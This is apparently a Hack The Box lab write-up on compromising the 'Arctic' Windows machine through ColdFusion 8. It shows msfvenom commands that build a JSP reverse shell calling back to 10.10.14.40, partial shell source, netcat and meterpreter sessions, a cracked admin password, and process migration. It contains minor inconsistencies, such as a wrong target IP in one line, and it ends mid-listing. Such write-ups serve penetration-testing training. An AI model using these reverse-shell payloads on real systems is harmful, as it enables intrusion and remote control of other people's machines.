

Hack The Box: Arctic

Exploiting a vulnerable windows machine at target IP 10.10.10.11 known as Arctic.

Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:



1. Perform a network scan. Using nmap to discover target Ip 10.10.10.5. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. Could not find anything. Nmap scan revealed that the machine has a Windows RPC service at port 135 and some fntp service at port 8500. Used gobuster to bruteforce some directories at port 8500 and found CFIDE/administrator dir which gets a login page.

The screenshot shows a Kali Linux desktop environment. In the background, a web browser (Mozilla Firefox) displays the 'Index of /CFIDE/' directory for the target IP 10.10.10.11. The directory listing includes links to 'Parent ..', 'Application.cfm', 'adminapi/', 'administrator/', 'classes/', 'componentutils/', 'debug/', 'images/', 'install.cfm', 'multiservermonitor-access-policy.xml', 'probe.cfm', 'scripts/', and 'wizards/'. In the foreground, a terminal window shows the output of a series of commands. The user first pings the target IP (10.10.10.11) and then runs 'nmap -sS -sV -sC -A 10.10.10.11'. The Nmap scan results show that ports 135/tcp (Microsoft Windows RPC) and 8500/tcp (fntp?) are open. The OS detection section lists several aggressive OS guesses, including Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), and Microsoft Windows 7 Professional or Windows 8 (91%). The terminal also shows the output of 'traceroute' using port 135/tcp, indicating a network distance of 2 hops.


```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~  
PING 10.10.10.11 (10.10.10.11) 56(84) bytes of data.  
64 bytes from 10.10.10.11: icmp_seq=1 ttl=127 time=89.8 ms  
64 bytes from 10.10.10.11: icmp_seq=2 ttl=127 time=91.3 ms  
64 bytes from 10.10.10.11: icmp_seq=3 ttl=127 time=90.4 ms  
64 bytes from 10.10.10.11: icmp_seq=4 ttl=127 time=88.9 ms  
^C  
--- 10.10.10.11 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 88.900/90.098/91.344/0.890 ms  
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.11  
[sudo] password for shashhh10:  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 20:42 EDT  
Nmap scan report for 10.10.10.11  
Host is up (0.095s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE VERSION  
135/tcp   open  msrpc   Microsoft Windows RPC  
8500/tcp  open  fntp?     
49154/tcp open  msrpc   Microsoft Windows RPC  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
TRACEROUTE (using port 135/tcp)  
HOP RTT      ADDRESS  
1   97.21 ms  10.10.14.1  
2   98.16 ms  10.10.10.11
```

2. ColdFusion login page. Tried to search for some exploits for the cold fusion and found a file upload exploit. Copied the file link and got the password hash and converted the file hash. Got the password - happyday Infiltrated the system.





3. Created a payload over my local Ip. Tried to upload/create a reverse tcp shell and uploaded a jsp script over my Ip and got access to the shell using netcat.



The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays a JSP script named `shell.jsp` at the URL `10.10.14.40/shell.jsp`. The script imports `java.lang.*`, `java.util.*`, `java.io.*`, and `java.net.*`. It defines a `StreamConnector` class that extends `Thread` and implements a `run()` method to establish a reverse TCP connection. On the right, a terminal window shows the user `shashhh10` running `sudo su` to become root. They then use `msfvenom` to create a reverse TCP payload for Java, targeting `LHOST=10.10.14.40` and `LPORT=4444`. The terminal shows an error message: `Error: invalid payload: javajsp_shell_reverse_tcp`. The user then runs `ls` to list files in the current directory.

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

class StreamConnector extends Thread
{
    InputStream pp;
    OutputStream ft;


    StreamConnector( InputStream pp, OutputStream ft )
    {
        this.pp = pp;
        this.ft = ft;
    }

    public void run()
    {
        BufferedReader uk = null;
        BufferedWriter equ = null;
        try
        {
            uk = new BufferedReader( new InputStreamReader( this.pp ) );
            equ = new BufferedWriter( new OutputStreamWriter( this.ft ) );
            char buffer[] = new char[8192];
            int length;
            while( ( length = uk.read( buffer, 0, buffer.length ) ) > 0 )
            {
                equ.write( buffer, 0, length );
                equ.flush();
            }
        } catch( Exception e ){}
        try
        {
            if( uk != null )
                uk.close();
            if( equ != null )
                equ.close();
        } catch( Exception e ){}
    }
}

try
{
    String ShellPath;
    if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
```

```
shashhh10@kali:~$ sudo su
root@kali:/home/shashhh10# msfvenom -p java\jsp_shell_reverse_tcp LHOST=10.10.14.40 LPORT=4444 -f raw > /var/www/html/shell.jsp

Error: invalid payload: javajsp_shell_reverse_tcp
root@kali:/home/shashhh10# msfvenom -p java\jsp_shell_reverse_tcp LHOST=10.10.14.40 LPORT=4444 -f raw > /var/www/html/shell.jsp
Payload size: 1497 bytes
root@kali:/home/shashhh10#
```



The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays a JSP script named `shell.jsp` at the URL `10.10.10.11:8500/CFIDE/shell.jsp`. On the right, a terminal window shows the user `shashhh10` running `nc -nvlp 4444` to listen for a connection. They then use `msfvenom` to create a reverse TCP payload for Java, targeting `LHOST=10.10.14.40` and `LPORT=4444`. The terminal shows a connection from `[10.10.10.11] 49595`. The user then runs `ls` to list files in the current directory, showing a list of files including `id_rsa.pub`, `Music`, `nel.c`, `p.hash`, `php-reverse-shell-1.0`, `php-reverse-shell-1.0.tar.gz`, `phpshells.txt`, `suggester.sh`, `Templates`, `USB-Rubber-Ducky`, and `Videos`. The user then runs `whoami` and `id` to check their permissions.


```
listening on [any] 4444 ...
^C
root@kali:/home/shashhh10# nc -nvlp 4444
listening on [any] 4444 ...
^C
root@kali:/home/shashhh10# ^C
root@kali:/home/shashhh10# exit
shashhh10@kali:~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.40 LPORT=4444 -f raw > /home/shashhh10/shell.jsp
Payload size: 1497 bytes
shashhh10@kali:~$ ls
10.10.10.171.xml  id_rsa.pub  Music  shell1.php
10.10.10.181.xml  nel.c       php-reverse-shell-1.0  shell.aspx
14641.py         p.hash     php-reverse-shell-1.0.tar.gz  shell.jsp
authorized_keys  phpshells.txt  suggester.sh  shell.php
Desktop          Public      Templates  shell.py
directory-list-1.0.txt  rockyou.txt  USB-Rubber-Ducky  ssh
Documents        shashhh10@kali:~$ nc -nvlp 4444
connect to [10.10.14.40] from (UNKNOWN) [10.10.10.11] 49595
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>id
id

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis

C:\ColdFusion8\runtime\bin>
```


4. Tried to migrate the jrunsvc.exe and tried to infiltrate the machine with a meterpreter.exe file to get a meterpreter shell. And got access to the Windows machine but it the windows x86 architecture.



```
C:\ColdFusion8\runtime\bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\ColdFusion8\runtime\bin

22/05/2020  02:54  <DIR>          .
22/05/2020  02:54  <DIR>          ..
18/03/2008  12:11  <DIR>          64.512 java2wsdl.exe
19/01/2008  10:59  <DIR>          2.629 632 jikes.exe
18/03/2008  12:11  <DIR>          64.512 jrun.exe
18/03/2008  12:11  <DIR>          71.680 jrunsvc.exe
18/03/2008  12:11  <DIR>          5.120 jrunsvcmgr.dll
18/03/2008  12:11  <DIR>          64.512 jspc.exe
22/03/2017  09:53  <DIR>          1.804 jvm.config
22/05/2020  02:54  <DIR>          73.802 meterpreter.exe
18/03/2008  12:11  <DIR>          64.512 migrate.exe
18/03/2008  12:11  <DIR>          34.816 portscan.dll
18/03/2008  12:11  <DIR>          64.512 sniffer.exe
18/03/2008  12:11  <DIR>          78.848 WindowsLogin.dll
18/03/2008  12:11  <DIR>          64.512 wsconfig.exe
22/03/2017  09:53  <DIR>          1.013 wsconfig_jvm.config
18/03/2008  12:11  <DIR>          64.512 wsdl2java.exe
18/03/2008  12:11  <DIR>          64.512 xmlscript.exe
16 File(s)  3.412.811 bytes
2 Dir(s)  33.191.997.440 bytes free


C:\ColdFusion8\runtime\bin>meterpreter.exe
meterpreter.exe

C:\ColdFusion8\runtime\bin>meterpreter.exe
meterpreter.exe

C:\ColdFusion8\runtime\bin>meterpreter
meterpreter

C:\ColdFusion8\runtime\bin>meterpreter.exe
meterpreter.exe

C:\ColdFusion8\runtime\bin>
```



```
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 10.10.14.40
LHOST => 10.10.14.40
msf5 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.40:444
[*] Sending stage (176195 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.40:444 -> 10.10.10.11:50038) at 2020-05-21 00:09:20 -0400

meterpreter > sysinfo
Computer : ARCTIC
OS : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : el_GR
Domain : HTB
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >
```

The screenshot shows a Kali Linux desktop environment. In the background, there is a cartoon character of a blue, round creature with a single eye and a small antenna, sitting on a cloud. The foreground features a terminal window titled "shashhh10@kali: ~" with the following content:

```

File Actions Edit View Help
shashhh10@kali: ~
1140 476 jrunsvc.exe x64 0 ARCTIC\tolis C:\ColdFusion8\runtime\bi
n\jrunsvc.exe
1168 1140 jrun.exe x64 0 ARCTIC\tolis C:\ColdFusion8\runtime\bi
n\jrun.exe
1176 476 swagent.exe x64 0 ARCTIC\tolis C:\Windows\System32\conho
st.exe
1184 324 conhost.exe x64 0 ARCTIC\tolis C:\Windows\System32\conho
st.exe
1220 476 swstrtr.exe
1228 1228 swsoc.exe
1236 324 conhost.exe
1304 476 k2admin.exe
1416 476 svchost.exe
1448 596 WmiPrvSE.exe
1480 476 VGAuthService.exe
1736 476 vmtoolsd.exe
1760 476 ManagementAgentHost.exe
1912 1168 cmd.exe
x64 0 ARCTIC\tolis C:\Windows\System32\cmd.e
xe
2028 1304 k2server.exe
2064 1304 k2index.exe
2080 324 conhost.exe
2252 1168 cmd.exe x64 0 ARCTIC\tolis C:\Windows\System32\cmd.e
xe
3024 476 svchost.exe
3128 476 dlhst.exe
3300 476 msdtc.exe
3520 324 conhost.exe x64 0 ARCTIC\tolis C:\Windows\System32\conho
st.exe
3620 324 conhost.exe x64 0 ARCTIC\tolis C:\Windows\System32\conho
st.exe
3892 476 spssvc.exe

meterpreter > migrate 1140
[*] Migrating from 136 to 1140...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : ARCTIC
OS : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : el_GR
Domain : HTB
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >

```

```
shashhh10@kali: ~
File Actions Edit View Help
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~
-----
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:00 -0400 AppData
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Application Data
